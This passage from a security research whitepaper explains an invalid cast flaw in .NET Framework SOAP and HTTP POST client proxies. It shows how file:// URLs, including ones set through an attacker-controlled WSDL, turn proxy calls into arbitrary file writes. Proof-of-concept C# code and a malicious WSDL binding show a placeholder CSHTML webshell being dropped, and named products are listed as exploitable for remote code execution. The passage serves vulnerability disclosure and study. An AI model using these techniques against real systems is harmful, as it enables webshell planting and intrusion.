This is a typical exception that you will notice, when you try to exploit this invalid cast vulnerability through *SoapHttpClientProtocol*. When *FileWebRequest* accesses the local file, it will return a response with the content type set to *application/octet-stream*. Meanwhile, the *SoapHttpClientProtocol* expects it to be *text/xml* (by the way, this error message allows to flawlessly identify the blind exploitation).

Finally, let's have a look at the *C:\Users\Public* directory.



Name	Date modified	Type	Size
poc.txt	06/08/2025 12:11	Text Document	1 KB

poc.txt

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><testMethod
xmlns="http://localhost/testMethod">input</testMethod></soap:Body></soap:Envelope>
```

We can see that the SOAP message that was supposed to be used as a body in the SOAP HTTP POST request, had been written to the file instead!

This sample and initial proof of concept proves that the invalid cast vulnerability allows us to access the local filesystem and drop files to the filesystem.

Exploitation – File Write Through HttpPostClientProtocol

The first of the two major exploitation scenarios is based on the *HttpPostClientProtocol,* which extends the *HttpSimpleClientProtocol*.

The entire idea and a "way of working" is very similar to the one implemented in *SoapHttpClientProtocol*. In both cases, the .NET Framework will try to invoke the HTTP POST request, what allows us to achieve the arbitrary file write. There are two differences though:

- *HttpPostClientProtocol* sends the HTTP requests with body of *application/x-www-form-urlencoded* content type. It means that instead of writing the XML content (like SOAP based proxy), it will write the content in form: *argument1=input1&argument2=input2* and so on.
- This client has a fundamental difference in the *Invoke* method. It won't retrieve the target URL from its *Url* member. It requires you to provide a target URL as an argument to the *Invoke* method. One can clearly see that in the exemplary code provided by Microsoft[5].


[5] https://learn.microsoft.com/en-us/dotnet/api/system.web.services.protocols.httppostclientprotocol?view=netframework-4.8.1

In this sample code fragment, I have copy-pasted and slightly modified the code delivered in Microsoft example. Again, I am simulating the attacker providing the target URL through a *Main* method.

```
public class PostProxy : System.Web.Services.Protocols.HttpPostClientProtocol
{
    [System.Diagnostics.DebuggerStepThroughAttribute()]
    public PostProxy(string url)
    {
        this.Url = url;
    }

    [System.Diagnostics.DebuggerStepThroughAttribute()]
    [System.Web.Services.Protocols.HttpMethodAttribute(typeof(System.Web.Servic
es.Protocols.XmlReturnReader),
typeof(System.Web.Services.Protocols.HtmlFormParameterWriter))]
    [return: System.Xml.Serialization.XmlRootAttribute("int", Namespace =
"http://www.contoso.com/", IsNullable = false)]
    public int testMethod(string arg1, string arg2)
    {
        return ((int)(this.Invoke("testMethod", (this.Url),
            new object[] { arg1, arg2 })));
    }
}
public class Runner
{
    public static void Main(string[] args)
    {
        PostProxy proxy = new PostProxy("file:///Users/Public/poc.txt");
        proxy.testMethod("$arg1value\r\ntestvalue", "somevalue");
    }
}
```

Snippet 10 Sample of vulnerable HttpPostClientProtocol usage

When we run this example, we will see that the *C:\Users\Public\poc.txt* will be created.



```
arg1=%24arg1value%0D%0Atestvalue&arg2=somevalue
```

Even though we have achieved an arbitrary file write, we can easily notice that it has a lot of limitations:

- Even if the attacker partially controls the input arguments, special characters (like whitespaces) will be automatically URL encoded. It highly constrains the exploitation possibilities and highly limits the payload that we can write to the selected file.
- The codebases that are using *HttpPostClientProtocol* may typically append some URL fragments to the attacker-controlled URL. For instance:
    - Attacker's URL: *file:///Users/Public/poc.txt*
    - Application appends */testEndpoint* to the URL.
    - Final URL: *file:///Users/Public/poc.txt/testEndpoint*

  This may not always be the case, but I would assume that majority of scenarios would look exactly like this – the attacker would not be able to fully control the write path.

To sum up, *HttpPostClientProtocol* allows to achieve the Arbitrary File Write, although practical aspects of the exploitation will be typically very constrained in the majority of environments. Nevertheless, you never know what may appear handy to you in the future.

Exploitation – File Write Through SoapHttpClientProtocol

We can move to the second major arbitrary file write exploitation vector, which is *SoapHttpClientProtocol*. Let's start with the review of its strong sides:

- *SoapHttpClientProtocol* is frequently used in various .NET Framework codebases and there is a high probability of spotting it in the wild.

- It executes requests based on a single URL only (the one set through the *Url* member). It means that our target write path will typically not be expanded with the endpoint path (as long as we fully control the *Url* member).
- If the target file already exists, it completely overwrites the file (what may appear handy in some exploitation scenarios, plus may lead to Denial of Service).

Unfortunately, it is not perfect. It has two strong drawbacks.

- It writes SOAP message to the file (XML). This is not something that we can fully control and it closes many exploitation possibilities (like upload of executable files, and so on).
- As it writes XML, it will encode some special characters that we would love to use during the exploitation (like < character, for *<%* sequences starting the code blocks in ASP pages).

However, depending on the particular case, we may at least control some parts of this XML file and it may still allow us to achieve Remote Code Execution on some applications.


Let's consider a following sample code, which simulates the vulnerable application.

```
[WebServiceBinding(Name = "Program", Namespace = "http://localhost")]
internal class SampleProxy : SoapHttpClientProtocol
{
    SampleProxy(string url) : base()
    {
        this.Url = url;
    }

    [SoapDocumentMethod("http://localhost/testMethod", Use =
SoapBindingUse.Literal, ParameterStyle = SoapParameterStyle.Bare)]
    public string testMethod([XmlElement("testMethod", Namespace =
"http://localhost/testMethod")] string arg)
    {
        object[] array = base.Invoke("testMethod", new object[]
        {
            arg
        });
        return (string)array[0];
    }

    static void Main(string[] args)
    {
        SampleProxy proxy = new SampleProxy("file:///Users/Public/poc.cshtml");
        string attackerInput = "@maliciouscshtmlcodehere";
        proxy.testMethod(attackerInput);
    }
}
```

Snippet 11 Sample exploitation scenario for SoapHttpClientProtocol

We can see that the SOAP proxy implements the *testMethod*, which accepts an input argument of *string* type. Here, the attacker controls both the target URL and_this input argument. We can see that the attacker is attempting to upload a CSHTML webshell.

When we run this code, we can observe the *poc.cshtml* written.


This PC > Local Disk (C:) > Users > Public
Sort
View
Name | Date modified | Type | Size
poc.cshtml | 06/08/2025 14:35 | CSHTML File | 1 KB
poc.cshtml
File
Edit
View

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><testMethod
xmlns="http://localhost/testMethod">@maliciouscshtmlcodehere</testMethod></soap:Body>
</soap:Envelope>
```

Such a possibility should be enough to achieve a full Remote Code Execution, as many .NET Framework applications are running with MVC included and support CSHTML files.

Depending on the particular application, we may also be able to achieve the Remote Code Execution through different primitives.

Reporting to Microsoft in 2024

When I found this vulnerability in .NET Framework, I have reported it to Microsoft (I was working at Zero Day Initiative at that time). My submission included everything that you could see in the previous chapters (but in a shorter form).

After some time, Microsoft decided that they will not fix this vulnerability. According to them, the attacker shouldn't be able to control the *Url* given to the HTTP client proxies. If they do, it's the application fault. In short words: the vulnerability was claimed to be impractical.

I could not fully agree with this statement. First of all: HTTP proxies are supposed to handle HTTP-based communication and should not be able to access the file system. Moreover, at that time, the documentation of the aforementioned client proxies does not mention that URL should not be user-controllable, as it leads to security risks.

On the other hand, I had no strong proof that this vulnerability can be fully exploited in practice in some applications. I only had a single example of misuse in Microsoft SharePoint, although it was fairly weak.

At that point, I had two options:

- I could try to install as many products as possible and try to exploit this vulnerability in different products. That would prove the point that this vulnerability/technique delivers a huge impact.
- I could ignore this for now. I even came up with the motto: "If this vulnerability is really good, it will come back to me".

I decided to stick with the second option and to wait for a better opportunity to use this vulnerability.

Invalid Cast in .NET Framework HTTP Client Proxies – Summary

This chapter presented the Invalid Cast vulnerability in .NET Framework *System.Web.Services.Protocols.HttpWebClientProtocol.* It may potentially allow the attacker to access the file system (instead of performing HTTP requests). It could be particularly dangerous when abused through *SoapHttpClientProtocol* and *HttpPostClientProtocol* classes, as it leads to the arbitrary file write scenario.

Unfortunately, at that time, the vulnerability seemed to be extremely hard to exploit in practice:

- The attacker needs to have a control over the URL passed to the one of vulnerable HTTP client proxies.
- The attacker (depending on the case) will only partially control the content written to the file, and this content will typically be in the XML format (SOAP message).

Second constraint is not terrible: in many cases, we should still be able to easily write a CSHTML webshell and achieve a Remote Code Execution. However, it turns out that it’s quite rare to have a possibility to control the URL passed to the HTTP client proxies. You can for sure find some vulnerable applications, although there are probably not too many of them.

I assumed that due to this fact, Microsoft decided to not fix this vulnerability and it had to wait for its second life.

Practical Exploitation – Dynamic WSDL Importing

I have already fully discussed the root-cause of the Invalid Cast vulnerability in .NET Framework HTTP client proxies, which allowed to achieve the arbitrary file write or NTLM relaying/NTLM challenge leak.

Still, I failed to present a good attack vector, which would allow us to exploit this vulnerability at scale. This changed one year later (in July 2025), when I learnt about dynamic WSDL importing features in .NET Framework.

In the following chapter, I will discuss the dynamic WSDL importing in .NET Framework, which seems to be a fairly popular feature. As long as the attacker controls the WSDL that is used to create a Web Service through the WSDL, he can exploit the Invalid Cast vulnerability. This exploitation vector turned out to be extremely dangerous, as our research identified some enterprise-level applications and tools to be vulnerable, leading to our responsible disclosure of these vulnerabilities to these identified vendors.

When I fully describe the exploitation vector, I will present the practical exploitation possibilities. I will show how this vector can be used to achieve Remote Code Execution depending on the targeted application and the use case.

Finally, I will show the examples of vulnerable applications, together with fully operational proof of concepts. Following list presents the application proved to be vulnerable (and exploited), found within several working days. They can be divided into two parts.

Web applications:

- Barracuda RMM Service Center - Pre-Auth RCE through webshell upload.
- Umbraco CMS 8 (probably most popular .NET CMS solution, version 8 was the last version based on .NET Framework) - Post-Auth RCE through webshell upload.
- Ivanti Endpoint Manager (popular endpoint management solution from Ivanti) - Post-Auth RCE through webshell upload.

Tools/Desktop Applications:

- Microsoft PowerShell - NTLM Relaying and Arbitrary File Write.
- Microsoft SQL Server Integration Services (both desktop and cloud) - NTLM Relaying and Arbitrary File Write
- Microsoft Developer Tools (like `wsdl.exe`) - generate vulnerable `SoapHttpClientProtocol` classes that can be then used by developers.

Dynamic WSDL Loading – ServiceDescriptionImporter Basics

During the review of one of .NET Framework based Remote Management and Monitoring web applications, I stumbled upon a very intriguing API endpoint, which:

- Accepted user's URL pointing to the WSDL file.
- Loaded this WSDL with .NET Framework *ServiceDescription* and *ServiceDescriptionImporter* classes.
- Generated a new DLL on the fly, which contained the SOAP HTTP client proxy (proxy was based on the WSDL).
- Deserialized input arguments for the selected proxy method.
- Invoked the proxy method defined in the auto-generated DLL.

We will take it slowly now and I will try to explain it all step by step. We can start the entire analysis with the .NET Framework *System.Web.Services.Description.ServiceDescriptionImporter* class. Official documentation[6] summarizes it with a single sentence:

Exposes a means of generating client proxy classes for XML Web services.

Sounds very promising, so let's dig further. Let's start with the sample code delivered by Microsoft in their documentation and focus on the basics. Microsoft says:

The following example illustrates the use of the ServiceDescriptionImporter class to generate proxy client code that calls an XML Web service described by a WSDL file.

```
public class Import {

    public static void Main()
    {
        Run();
    }

    [PermissionSetAttribute(SecurityAction.Demand, Name = "Full Trust")]
    public static void Run()
    {
    // Get a WSDL file describing a service.
    ServiceDescription description = ServiceDescription.Read("service.wsdl");
// [1]

    // Initialize a service description importer.
    ServiceDescriptionImporter importer = new ServiceDescriptionImporter();
    importer.ProtocolName = "Soap12";  // Use SOAP 1.2.
    importer.AddServiceDescription(description,null,null); // [2]
```

[6] https://learn.microsoft.com/en-us/dotnet/api/system.web.services.description.servicedescriptionimporter?view=netframework-4.8.1

```
    // Report on the service descriptions.
    Console.WriteLine("Importing {0} service descriptions with {1} associated 
schemas.",
                      importer.ServiceDescriptions.Count, 
importer.Schemas.Count);

    // Generate a proxy client.
    importer.Style = ServiceDescriptionImportStyle.Client;

    // Generate properties to represent primitive values.
    importer.CodeGenerationOptions = 
System.Xml.Serialization.CodeGenerationOptions.GenerateProperties;

    // Initialize a Code-DOM tree into which we will import the service.
    CodeNamespace nmspace = new CodeNamespace();
    CodeCompileUnit unit = new CodeCompileUnit();
    unit.Namespaces.Add(nmspace);

    // Import the service into the Code-DOM tree. This creates proxy code
    // that uses the service.
    ServiceDescriptionImportWarnings warning = importer.Import(nmspace,unit); 
// [3]

    if (warning == 0)
    {
        // Generate and print the proxy code in C#.
        CodeDomProvider provider = CodeDomProvider.CreateProvider("CSharp"); // 
[4]
        provider.GenerateCodeFromCompileUnit(unit, Console.Out, new 
CodeGeneratorOptions() ); // [5]
    }
    else
    {
        // Print an error message.
        Console.WriteLine(warning);
    }
}
}
```

Snippet 12 Dynamic WSDL Loading with ServiceDescriptionImporter - Microsoft sample code

This code is quite well documented with Microsoft comments, although I will add several words of description.

At *[1]*, it initializes the object of *ServiceDescription* type on the basis of the WSDL file contents.

At *[2]*, it adds this description to the instance of *ServiceDescriptionImporter*.

At *[3]*, it performs the import.

At *[4]*, it creates the C# based *CodeDomProvider*.

At *[5]*, it generates the HTTP client proxy code and prints its output to the console.

I will deliver the following sample WSDL file to this code:

```
<?xml version="1.0" encoding="utf-8"?>
<definitions xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
             xmlns:tns="http://tempuri.org/"
             xmlns:s="http://www.w3.org/2001/XMLSchema"
             targetNamespace="http://tempuri.org/"
             xmlns="http://schemas.xmlsoap.org/wsdl/">

  <types>
    <s:schema elementFormDefault="qualified"
targetNamespace="http://tempuri.org/">
      <s:element name="TestMethod">
        <s:complexType>
          <s:sequence>
            <s:element name="testarg" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="TestMethodResponse">
        <s:complexType>
          <s:sequence>
            <s:element name="TestMethodResult" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
    </s:schema>
  </types>

  <message name="TestService12In">
    <part name="parameters" element="tns:TestMethod" />
  </message>
  <message name="TestService12Out">
    <part name="parameters" element="tns:TestMethodResponse" />
  </message>

  <portType name="TestServiceSoap12">
    <operation name="TestMethod">
      <input message="tns:TestService12In" />
      <output message="tns:TestService12Out" />
      </operation>
  </portType>

  <binding name="TestServiceSoap12" type="tns:TestServiceSoap12">
    <soap12:binding transport="http://schemas.xmlsoap.org/soap/http" />
    <operation name="TestMethod">
      <soap12:operation soapAction="http://tempuri.org/TestMethod"
style="document" />
      <input><soap12:body use="literal" /></input>
      <output><soap12:body use="literal" /></output>
    </operation>
  </binding>

  <service name="TestService">
    <port name="TestServiceSoap12" binding="tns:TestServiceSoap12">
      <soap12:address location="http://localhost/test.asmx" />
    </port>
  </service>

</definitions>
```

Snippet 13 Sample WSDL delivered to ServiceDescriptionImporter

Let's highlight some key points:

- WSDL specifies the service called *TestService*.
- It contains the binding address set to *http://localhost/test.asmx*.
- It defines a SOAP *TestMethod*.
- Which accepts a single argument: *string* called *testarg*.

Now, let's compare it with the code that was auto-generated by the .NET Framework.

```
//removed for readability
public partial class TestService :
System.Web.Services.Protocols.SoapHttpClientProtocol { // [1]

    /// <remarks/>
    public TestService() {
        this.SoapVersion =
System.Web.Services.Protocols.SoapProtocolVersion.Soap12;
        this.Url = "http://localhost/test.asmx"; // [2]
    }

    /// <remarks/>
    [System.Web.Services.Protocols.SoapDocumentMethodAttribute("http://tempuri.
org/TestMethod", RequestNamespace="http://tempuri.org/",
ResponseNamespace="http://tempuri.org/",
Use=System.Web.Services.Description.SoapBindingUse.Literal,
ParameterStyle=System.Web.Services.Protocols.SoapParameterStyle.Wrapped)]
    public string TestMethod(string testarg) { // [3]
        object[] results = this.Invoke("TestMethod", new object[] {
                    testarg}); // [4]
        return ((string)(results[0]));
    }
}
```

Snippet 14 Auto-generated SOAP http client proxy

At *[1]*, we can see that the class called *TestService* had been generated (it matches our service name from the WSDL). **Moreover, it extends the *SoapHttpClientProtocol*** class!

At *[2]*, the *Url* member is set in the constructor. It is the same URL as defined in the WSDL binding section.

At *[3]*, it implements the *TestMethod*, also defined in the WSDL.

At *[4]*, it invokes it using the *SoapHttpClientProtocol.Invoke* method, together with the input argument called *testarg* (also defined in the WSDL).

It can be seen that this code generate a *SoapHttpClientProtocol* based HTTP client proxy, which reflects the contents of the WSDL file in the generated class.

Now, imagine that you are an attacker and you have a control over the delivered WSDL. After reading the first chapter of this whitepaper, you may want to modify the SOAP address and change the protocol to *file*.

```
<service name="TestService">
  <port name="TestServiceSoap12" binding="tns:TestServiceSoap12">
    <soap12:address location="file:///Users/Public/poc.aspx" />
  </port>
</service>
```

Snippet 15 SOAP WSDL: setting address to a local filesystem

We can re-run the code and verify the *Url* member of the generated class.

```
public TestService() {
    this.SoapVersion =
System.Web.Services.Protocols.SoapProtocolVersion.Soap12;
    this.Url = "file:///Users/Public/poc.aspx";
}
```

Snippet 16 Constructor of auto-generated class with malicious URL

As expected, *ServiceDescription* and *ServiceDescriptionImporter* deliver no additional mechanisms to verify the content of the WSDL file before importing. The attacker-controlled *Url* is reflected in the *Url* member of our proxy class.

It basically means that .NET Framework applications/tools that rely on the generation of SOAP clients from WSDL are vulnerable to our Invalid Cast vulnerability. As long as they rely on the *ServiceDescriptionImporter*, although it is the most commonly picked options (probably due to its high compatibility with various WSDL structures and .NET Framework versions).

So far, we have only reviewed a simple exemplary code from Microsoft documentation, which just prints the code of the vulnerable class. Let's focus on a more practical example, where this code is dynamically loaded into the process and executed.

Dynamic WSDL Loading – DLL Generation and Method Invocation

As it was highlighted earlier, the application that I have been reviewing was generating a DLL with a *SoapHttpClientProtocol* class and it was then invoking its method through a reflection.

This is how this code was implemented (spoiler alert: this code is almost exactly the same in every application with a dynamical WSDL loading that I have reviewed). I am omitting the *ServiceDescriptionImport* part for the readability (it does not change) and I will only show how the initialized importer is passed into the code provider.

```
//ServiceDescriptionImporter part removed for readability
//It is exactly the same as in a previous example

// Compile assembly from CodeUnit
CompilerParameters param = new CompilerParameters()
{
    GenerateExecutable = false,
    GenerateInMemory = true,
    TreatWarningsAsErrors = false,
    WarningLevel = 4
};
CSharpCodeProvider cSharpCodeProvider = new CSharpCodeProvider();
CompilerResults results = cSharpCodeProvider.CompileAssemblyFromDom(param, new
CodeCompileUnit[]
{
    unit
});

//get service name from WSDL and retrieve a type
string serviceName = description.Services[0].Name;
Type importedService = results.CompiledAssembly.GetType(serviceName);

//method name to invoke
string methodName = "TestMethod";

//Import method and arguments
```

```
MethodInfo methodInfo = importedService.GetMethod(methodName);
ParameterInfo[] parameterInfos = methodInfo.GetParameters();

//code to deserialize parameters that are passed to method -> omitting this
part now
string argSimulation = "someinput";

//Initialize our SOAP client class
object soapObject = Activator.CreateInstance(importedService);
//Invoke method with deserialized parameters
methodInfo.Invoke(soapObject, new object[]{argSimulation});
```

Snippet 17 Generating DLL from WSDL - sample code

Firstly, we can see that applications are using *CSharCodeProvider* to generate the new assembly with the *CompileAssemblyFromDom* method.


Then, they obtain the name of the service (class) either from the WSDL (like in this example) or from the e.g. user-controlled input. Afterwards, the code retrieves the *type* of our generated *SoapHttpClientProtocol* class through a reflection.

The next step is to retrieve the method to invoke through the reflection. This is typically either user-controlled or hard-coded (e.g. when application attempts to access a known SOAP service and knows the name of the method to invoke).

In the next part, the application needs to somehow prepare input arguments for the SOAP method invocation. This part is pretty much different for every application, thus I have omitted it at this stage of the whitepaper. Right now, we are just simulating an input argument through a simple string declaration.

Finally, the code initializes our auto-generated class with a no-argument public constructor, and it invokes the selected method through a reflection.


Let’s quickly debug through this code. After the invocation of the *CompileAssemblyFromDom*, you will notice a new auto-generated DLL in your modules list.



```
CSharpCodeProvider cSharpCodeProvider = new CSharpCodeProvider();
CompilerResults results = cSharpCodeProvider.CompileAssemblyFromDom(param,
{
    unit
});
string serviceName = description.Services[0].Name;
Type importedService = results.CompiledAssembly.GetType(serviceName);
```


Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp
03r1pr1g	No	No	Yes	9	0.0.0.0	07/08/2025 09:01:16
mscorlib.dll	No	No	No	1	4.8.9290.0 built by: NET481REL1LAST_C	29/10/2024 21:52:57

We can load the DLL and see that it in fact contains our auto-generated class that extends the *SoapHttpClientProtocol*. We can also see the *Url* with the *file* protocol.



```
[GeneratedCode("WsdlImportExecutePoc", "1.0.0.0")]
[DebuggerStepThrough]
[DesignerCategory("code")]
[WebServiceBinding(Name = "TestServiceSoap12", Namespace = "http://tempuri
public class TestService : SoapHttpClientProtocol
{
    public TestService()
    {
        base.SoapVersion = SoapProtocolVersion.Soap12;
        base.Url = "file:///Users/Public/poc.aspx";
    }

    [SoapDocumentMethod("http://tempuri.org/TestMethod", RequestNamespace 
